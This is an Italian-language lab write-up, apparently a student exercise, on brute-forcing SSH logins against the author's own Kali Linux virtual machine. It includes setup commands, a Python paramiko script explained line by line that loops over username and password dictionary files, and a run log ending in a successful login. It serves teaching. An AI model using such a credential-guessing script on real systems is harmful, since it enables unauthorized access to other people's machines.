
M2
attacco brute force in SSH

in questo esercizio andrò a fare un attacco SSH alla mia macchina virtaule Kali Linux.

STEP 1 configurazione

vado ad accertarmi che la macchina virtuale sia raggiungibile, in questo caso ho settato la scheda di rete in bridge ed impostato l'ip in dhcp in modo che risulti esattamente come qualunque host domestico.
controllo dunque l'Ip della macchina con il comando **ifconfig**

successivamente vado ad attivare il servizio SSH con il comando **service ssh start**



a questo punto vado a testare la corretta raggiungibilità della macchina Virtual prima con un ping e successivamente tentando un accesso ssh (inserendo ovviamente le credenziali che già conosco)

```
C:\Users\fabio>ping 192.168.1.202

Esecuzione di Ping 192.168.1.202 con 32 byte di dati:
Risposta da 192.168.1.202: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.202: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.202: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.202: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.1.202:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 0ms, Massimo =  0ms, Medio =  0ms

C:\Users\fabio>ssh kali@192.168.1.202
kali@192.168.1.202's password:
Linux kali 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr 23 16:49:54 2025 from 192.168.1.251
┌──(kali㉿kali)-[~]
└─$
```

STEP 2 scripting

riga 1

```
import paramiko
```

andiamo ad importare `paramiko` una libreria per SSH in Python.

righe 3-4

```
hostname = input("inserire Ip da attaccare: ")
port = int(input("inserire la porta SSH (default:22)"))
```

impostiamo l'ip da attaccare e la porta ssh , che di default verrà gestita come porta 22 , l'inserimento di default viene completato nella righe 12/13

```
if(port==""):
    port =22
```

con un funzione if dove se la porta viene lasciata vuota inserira il numero 22:

righe 6-10

```
username_file = open('username.txt')
password_file = open('password.txt')

username = username_file.readlines()
password = password_file.readlines()
```

in queste righe andiamo ad inserire i due file di dizionario in cui sono contenuti in uno gli username e nell'altro le password dunque :

Apre i file `username.txt` e `password.txt`.

Legge tutte le righe (cioè ogni riga è un nome utente o una password) in due liste

righe 15-18

```
for user in username:
    user = user.rstrip()
    for passw in password:
        passw = passw.rstrip()
```

inseriamo un ciclo for nidificato in cui andremo a provare per tutti gli username nel file username tutte le password nel file password, la funzione rstrp serve per una corretta formattazione delle righe dei file

righe 20-28

```
try:
            print("traynng..", user, passw , "at port:" , port)
            client =paramiko.SSHClient()
            client.load_system_host_keys()
            client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            client.connect(hostname, port , username = user, password=passw)
            print(f"Connesso a {hostname}")
            client.close()
            print("username: ",user , "password: " ,passw )
```

Stampa quale combinazione sta provando.

Crea un client SSH.

Carica le chiavi di sistema.

Imposta una policy per accettare chiavi sconosciute.

Tenta la connessione con `client.connect()`.

Se la connessione funziona:

- Stampa un messaggio di successo.
- Chiude la connessione.
- Mostra le credenziali corrette.

Se la connessione fallisce:

- Cattura l'errore e lo stampa.
- Il ciclo continua alla prossima combinazione.

STEP 3 attacco

c:/Users/fabio/OneDrive/Desktop/cyber_2025/M2/m2_1.py
inserire Ip da attaccare: 192.168.1.202
inserire la porta SSH (default:22)22
trayng.. claudio kalio at port: 22
Errore nella connessione SSH: Authentication failed.
trayng.. claudio kali at port: 22
Errore nella connessione SSH: Authentication failed.
trayng.. kali kalio at port: 22
Errore nella connessione SSH: Authentication failed.
trayng.. kali kali at port: 22
Connesso a 192.168.1.202
username: kali password: kali